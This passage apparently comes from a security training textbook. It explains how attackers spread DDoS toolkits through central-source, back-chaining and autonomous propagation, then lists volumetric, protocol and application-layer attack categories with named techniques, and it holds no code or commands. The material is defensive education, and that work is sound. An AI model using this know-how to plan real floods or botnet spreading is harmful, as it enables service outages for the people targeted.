  In this technique, the attacker places an attack toolkit on a central source and a copy of the attack toolkit is transferred to a newly discovered vulnerable system. Once the attacker finds a vulnerable machine, they instruct the central source to transfer a copy of the attack toolkit to the newly compromised machine, on which attack tools are automatically installed under management by a scripting mechanism. This initiates a new attack cycle, in which the newly infected machine searches for other vulnerable machines and repeats the process to install the attack toolkit. In general, this technique uses HTTP, FTP, and RPC protocols.

Figure 10.7: Central source propagation

- **Back-chaining Propagation**

  In this technique, the attacker places an attack toolkit on their own system, and a copy of the attack toolkit is transferred to a newly discovered vulnerable system. The attack tools installed on the attacking machine use some special methods to accept a connection from the compromised system and then transfer a file containing the attack tools to it. Simple port listeners containing a copy of this file or full intruder-installed web servers, both of which use the Trivial File Transfer Protocol (TFTP), support this back-channel file copy.



Figure 10.8: Back-chaining propagation

- **Autonomous Propagation**

  Unlike the previously discussed mechanisms, in which an external file source transfers the attack toolkit, in autonomous propagation, the attacking host itself transfers the attack toolkit to a newly discovered vulnerable system, exactly at the time it breaks into that system.



Figure 10.9: Autonomous Propagation





LO#03: Demonstrate Different DoS/DDoS Attack Techniques

DoS/DDoS Attack Techniques

Attackers implement various techniques to launch denial-of-service (DoS)/distributed denial-of-service (DDoS) attacks on target computers or networks. This section discusses the basic categories of DoS/DDoS attack vectors, various attack techniques, and various DoS/DDoS attack tools used to take over a single or multiple network system to exhaust their computing resources or render them unavailable to their intended users.



Basic Categories of DoS/DDoS Attack Vectors

Volumetric Attacks

- Consume the bandwidth of a target network or service
- The magnitude of attack is measured in **bits-per-second (bps)**
- Types of bandwidth depletion attacks:
  - Flood attacks
  - Amplification attacks

Attack Techniques

- **UDP flood attack**
- **ICMP flood attack**
- **Ping of Death and Smurf attack**
- **Pulse wave and zero-day attack**

Protocol Attacks

- Consume other types of resources like **connection state tables** present in network infrastructure components such as **load-balancers**, **firewalls**, and **application servers**
- The magnitude of attack is measured in **packets-per-second (pps)**

Attack Techniques

- **SYN flood attack**
- **Fragmentation attack**
- **Spoofed session flood attack**
- **ACK flood attack**
- **TCP SACK panic attack**

Application Layer Attacks

- Consume the **resources or services of an application**, thereby making the application unavailable to other legitimate users
